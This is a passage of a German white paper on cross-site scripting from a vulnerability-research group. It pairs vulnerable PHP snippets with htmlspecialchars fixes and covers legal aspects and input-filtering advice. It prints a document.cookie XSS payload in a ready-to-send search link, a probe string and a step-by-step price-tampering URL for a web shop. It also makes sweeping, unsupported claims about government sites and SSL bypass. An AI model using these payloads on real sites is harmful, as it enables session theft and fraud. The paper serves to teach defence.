
(ownen). Ebenso kann man Passwörter auspähen und anderen Schabanack treiben mit mit dem Browser. Auch hier schleichen sich sollchen Lücken über den Browser meistens in Plugins und Addons ein. Ab und zu kommt es aber auch vor das in den browserinternen Einstellungen etwas nicht überprüft wird.


Militärische oder Government Applikationen sind für potenzielle Cracker immer gute Ziele. Grundsätzlich interessiert sich ein Angreifer meistens nicht für die Methode sondern er konzentriert sich auf Resultate. Wenn man also über eine XSS Admin in einem Militärischen App bekommen kann ohne eine SQL oder RFI Attacke zu machen, ist das eher ein Vorteil für den Angrefer. Außerdem kann der Angreifer oder Spion so sensible Daten abgreifen auf einfachen und unkompliziertem Weg. Als Beispiel nennen wir die gefunden XSS Lücken auf der US Marines Seite die in unserem News Bereich veröffentlicht wurden. Außerdem wissen wir über gute Kollegen bei der Bundeswehr, das Applikationen und Navigations-Software für militärische Archivierung von Gütern sehr anfällig für diese Art von Schwachstellen sind. Grundsätzlich kann man davon ausgehen, dass auf jeder öffentlichen .gov oder .mil seite mindestens 1'ne XSS Sicherheitslücke offen steht für Angreifer. Ebenfalls betroffen ist Überwachungssofware die den Bereich GPS abdeckt. Genutzt wird diese Software von Sicherheitsdiensten oder als Schnittstellen für Hardware Konfigurationen.

Selbst auf der Internetseite, der NASA(USA) finden sich ausnutzbare XSS Lücken.

Nun kommen wir mal zum Thema "Online Banking". Grunsätzlich steht auf jeder Banking Webseite das alles geprüft und getestet & sicher ist. Und besonders wichtig man solle bitte darauf achten das man ein sicheres Zertifikat hat damit niemand mitlesen kann usw.! Grunsätzlich ist das totaler Schwachsinn weil die Bank Zertifikate nur so sicher wie die verbundenen Schnittstellen(Website;Banking;SMTP). Bedeutet das wenn z.B. ein Zertifikat von Verisign kommt und als sicher gilt, dass nicht bedeutet das auch die Endverbindung abgesichert ist. Wenn z.B. die Postbank ein Verisign Cert nutzt (sicher) aber einen Fehler wie z.B. Input Validation Errors oder XSS hat, kann ein Angreifer einfach die original Webseite mit XSS so umleiten das ein

SSL Zertifikat umgangen werden kann. Dies ist aber nicht im IE8 möglich sondern nur unter Browsern wie Mozilla Firefox, Chrome oder auch Safari. Der Fehler liegt 1 im Browser der nicht erkennt das eine weitere unzertifizierte Seite eingetragen(cross) wurde und in der Webseite über die es genutzt wird. Diese Art, des Angriffs ermöglicht es einem Angreifer im übernommen Netzwerk die manipulierten Links über die DNS einzuspeisen oder direkt per Übertragung zum Zielsystem zu schicken. Ich persönlich kann euch nur sagen, dass man auf diese Art bei einem Pentest sogut wie jeden erwischt. Die Methode ist sehr gut für automatisierte Angriffe & Penetrationtests geeignet weil man nicht irgendwelche zusätzliche Programme wie z.B. ssl strip braucht.





Programmierfehler & Fixes:
Um auch dieses Kapitel zu verstehen sollte man leichte Kenntnisse in HTML, PHP und Java haben. Wenn man einen Fehler im eigenen Script entdecken möchte muss man erst die vorherigen Abschnitte dieses

Papers gelesen haben um sich ein geistiges Bild von dieser AngriffsMethode und den damit verbunden Problematiken zu machen. Ich habe extra ein paar Beispiele aus dem alltäglichen Leben einfliessen lassen damit sie auch anwenden kann um eigene XSS-Problematiken zu unterdrücken. Im folgenden Code-Ausschnitt geht es um die Websprache "PHP" welche die typische Dateiendung ".php" aufweist. Bei dem unten gezeigten Beispiel ist es möglich Content einzubauen weil die Parameter beliebige Eingaben hinter der URL schluckt. Somit könnte man die Parameter manipulieren und eine XSS (Cross-Site-Scripting) Lücke ausnutzen.

```
$user = $_REQUEST["user"];
$passwd = $_REQUEST["passwd"];
```

Ein bösartig simulierter Aufruf in der Datei über die URL mit dem Parameter könnte ungefair so aussehen ...

```
echo "<A href=\"add.php?user=$user&passwd=$passwd\">ADD</A><BR>\n";
echo "<A href=\"search.php?user=team$team&passwd=$passwd\">SEARCH</A><BR>\n";
```

Den Input des Schadcodes könnte man variable wählen aus den oben aufgeführten Angriffs-Methoden. Wenn man diese Lücke fixen möchte wäre es ratsam eine Möglichkeit zu wählen die einfach, schnell und wirkungsvoll funktioniert. Dazu gibt es "HTML-SpecialChars". Mit Hilfe dieser Funktion kann man einfach und schnell eingegebene Sonderzeichen in HTML-Code umwandeln/ausgeben. Auf diese Weise werden alle Angriffe dieser Art wirkungslos, weil der Angreifer den Script-Content einfügen möchte und das nun wegen der Umwandlung in HTML-Code bei der Ausgabe nicht mehr möglich ist. Zumindest nicht in diesem Script. Um einen Fix in den obigen Request zu implementieren kann man folgend vorgehen. Man setzt vor den Request im Source ein htmlspecialchars(und schliesst am Ende vor dem ; was den Request beendet die Klammer um es einzuschliessen sozusagen. Schon hat man seine erste XSS-lücke gefixt.

```
$user = htmlspecialchars($_REQUEST["user"]);
$passwd = htmlspecialchars($_REQUEST["passwd"]);
```

Bei der zweiten Variante wollen wir darauf zu sprechen kommen ... Warum man schwache Programmierung besonders im Bereich von Suchmaschinen hat und warum Schwachstellen gerade bei einer nicht gegebenen Überprüfungen von Parametern anzutreffen sind. Oftmals haben Suchmaschinen eine große Anzahl an Parametern und Files die verschiedenste Funktionen ausführen. Wenn eine Suchmaschine den Inhalt, der Seite nicht in "htmlcode" umwandelt kann man wenn das folgende Eingabe-Schema stimmt eine XSS-Lücke finden.

Suchmaschine (Gefährliche Zeichenfolgen) ...

```
1234567890ABCDEFGHIJKLMNOPQRSTUVWXYZ;.,'><*_"`"°-*~'%$§!"`
```

Wenn diese Zeichenfolgen zulässig sind, nicht "parsed" werden und er das ausgibt was man submitted würde ein Beispielaufruf wie z.B. ... >"<script>alert(document.cookie)</script> ... einen Aufruf verursachen der evtl. die Cookies der eigenen Session beinhaltet. Wenn die Übergabe einer Suchmaschine einen sichtbaren Parameter in der URL im Browser haben (search.php?keyword=suchwort) können Leute einfacher auf Weiterverbreitung bauen.

Sie nehmen einfach die URL ...
(search.php?keyword=>"<script>alert(document.cookie)</script><div style="1)

setzen ihren Aufruf dran und schon is der Link zum versenden fertig. Das gleiche passiert eben bei der Eingabe im Submit Feld der Suchseite. Ob man nun in den Parameter included über das Eingabfeld oder ob man in der über die URL included ist in dem Fall egal weil beides den gleichen Effekt hat. Also wenn man schon eine Suchmaschine benutzt dann sollte man darauf achten das sollche Sonderzeichen in der URL nicht übergeben werden oder zu einem Output führen. Nun folgt eine korrekte Zeichenfolge wenn man noch nicht so fit im programmieren ist.

```
1234567890ABCDEFGHIJKLMNOPQRSTUVWXYZ
```

An der folgenden Stelle sehen wir ganz deutlich, dass einfach mit ...

```
 >"<script>alert(document.cookie)</script>
```

... die Session angeschaut werden kann. So könnte ein potenzieller Angreifer einfach die Session des

Admins übernehmen mit einem manipulierten Link. Diese Lücke stammt aus einer Gallerie-Script welches tausendfach im Internet heruntergeladen wurde. Man schaltet durch diese Zeichenfolge in Eingabefelder auch bei anderen

Applikationen auch andere Sicherheitsproblematiken wie 1=1'-- Injectionen teilweise aus.

```
$category_name = $cat_cache[$category_id]['cat_name'];
echo "<img src=\"images/folder.gif\" alt=\"\"><b><a href=\"".$site_sess->url
("categories.php?action=editcat&cat_id=".$category_id)."\">".format_text($category_name,
2)."</a></b></td>";
```

Um diese Problematik zu fixen kann man ganz einfach htmlenteties verwenden die alles in html-code umwandeln und so brechen. Ebenso sollte man nicht vergessen ein Tag auch zu benutzen wenn man es schon implementiert, weil das auch häufig das Problem sein kann.

Informationsmaterial: http://unicode.e-workers.de/entities.php

Wenn man mit ".asp" Internet-Shops oder WebSeiten betreibt sollte man darauf achten das man in der URL keine Parameter weiterreicht, weil das einfach grob fahrlässig ist bei einer nicht Überprüfung(parsen). Eine unter ASP-Anfängern sehr beleibte Art der weitergabe von Parametern ist z.B.

http://webshop.com/shop-applikation/details.asp?Product=112&Price=76.95.-%80%20(+mwst)&details

Um diese schlechte Programmierung auszunutzen kann man einfach folgendes tun. Wie wir in der URL sehen ist die 112 der Artikel den wir uns anschauen. Der Preis ist das was auf der Webseite ausgegeben wurde zu dem Artikel. Das %80 steht für € und ist in hex-code formatiert. Das %20 (hex)trennt die Eingabe und dann folgt Text. Der potenzielle Angreifer nimmt sich den Link und includiert folgendes.

http://webshop.com/shop-applikation/details.asp?Product=112&Price=13.37.-%80%20(abzgl. mwst)&details

Dann ruft er die manipulierte URL im Browser auf und stellt fest das der Artikel der vorher 76.95€ gekostet hat nun nur noch 13.37€ abzüglich Mehrwert-Steuer. Wenn der Angreifer jetzt auch noch auf einkaufen klickt und die Ware im Korb ablegt geht der Artikel in die Bestellung mit dem Eintrag.

Es kann sogar unter Umständen vorkommen das man einen Minusbetrag angibt und dann einen gutschrift erhält. Das kommt aber nur vor wenn zwischen Vertrieb und Auftrag keine Überprüfung stattfindet Um diese fahrlässigen Fehler zu unterbinden übergibt man Parameter nicht in URLs und schon garnicht so fahrlässig.

Es gibt natürlich auch die Möglichkeit Eingaben mit verschiedensten Applikation-Firewalls zu blockieren. Diese Lösung ist am einfachsten aber auch am unsichersten weil man sich auf irgendeine Software verlässt.

Gesetzliche Aspekte:
Von der aktuellen Gesetzelage her ist eine XSS Attacke eine Straftat. Problematisch für die Ermittlungsbehörden bei XSS ist allerdings, das sichern von Beweisen bei client-seitigen angriffen oder identitäts feststellungen aus http log requests.

Grundsätzlich kann man einen XSS Aufruf an sich nicht direkt als einen übernahmefähigen Angriff werten außerdem ist ein XSS Angriff meistens nicht verfolgbar/ nachweisbar. Wenn auf Grund einer XSS eine Hausdurchsuchung angeordnet wird handelt es sich entweder um eine XSS Wurm Schreiber oder einfach einen unwissenden Staatsanwalt der fahrlässig mit Unterschriften um sich wirft.

Wer eine Datenverarbeitung, die für einen anderen von wesentlicher Bedeutung ist, dadurch erheblich stört, dass er ...

1. eine Tat nach § 303a Abs. 1 begeht,
2. Daten (§ 202a Abs. 2) in der Absicht, einem anderen Nachteil zuzufügen, eingibt oder übermittelt
3. eine Datenverarbeitungsanlage oder einen Datenträger zerstört, beschädigt, unbrauchbar macht, beseitigt oder verändert, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.

Straftaten(Verbunden mit XSS-Angriffen):
Verletzung der Privatsphäre, Verstoß gegen das Post/Brief Geheimnis & Betrug

Zusammenfassung:
Zusammenfassend lässt sich sagen das sämtliche Eingabedaten als potentiell gefährlich einzustufen sind und auf ihre Richtigkeit geprüft werden müssen. Da ein Großteil der beschriebenen Angriffe auf der Eingabe von manipulierten Daten beruht.

Ähnlich ist es mit Ausgabe Daten da auch diese für Angriffe wie z.B. XSS genutzt werden können. Bei dem Filtern von Eingaben sollte man nach dem Prinzip "alles verbieten ausser..." außer die erlaubten Zeichenketten & Strings. Das bedeutet das alle Eingaben erstmal abgewiesen werden ausser denen die explizit erlaubt wurden. Und gleichzeitig sollte die Menge der erlaubten Eingaben so minimal wie möglich gehalten werden.

Für den Fall das Fehlerhafte Eingaben gemacht wurden sollte die Eingabe abgewiesen werden und eine bei der richtigen Eingabe unterstützende Fehlermeldung ausgegeben werden. Hier ist jedoch darauf zu achten das nicht zu viele Informationen preisgegeben werden.

Bei XSS Angriffen wird häufig fremder Scriptcode in die Seite eingebettet, um das zu vermeiden ist es sinnvoll auch die Ausgabe zu Filtern. Sofern dies nicht bereits durch einen Eingabefilter geschehen ist.

XSS wird oft unterschätzt gegenüber anderen remote Exploits oder anderen kritischen Bugs. In Wahrheit ist Cross-Site-Scripting aber mehr als nur marktfähig für den Untergrund(Szene) da fast jeder XSS Lücken in seiner Webseite hat. Die Heftigkeit, der Sicherheitslücke lässt sich in Applikationen meistens erst auf der serverseitigen Ebene demonstrieren.

Schlusswort:
Ich freue mich wenn euch unser kleines White-Paper gefallen hat. Bei Gelegenheit werden wir das Paper noch erweitern und updaten. Wir haben dieses Paper geschrieben damit jeder Leser sich selber schulen kann. Bitte schaut euch auch die beiden Videos & die Strings-List an. Dieses Paper wird in englisch übersetzt & danach in 4-5 wochen ebenfalls verlinkt.

Ich hoffe, dass alle Leser etwas dazu gelernt haben um sich selber sowie andere Leute zu schützen.

Our Website:

Visit our Vulnerability-Research Website: https://global-evolution.info/ or http://global-evolution.info/

Partner Website:

Visit our Partners Security Website: http://csnc.ch/ or http://hacking-lab.com/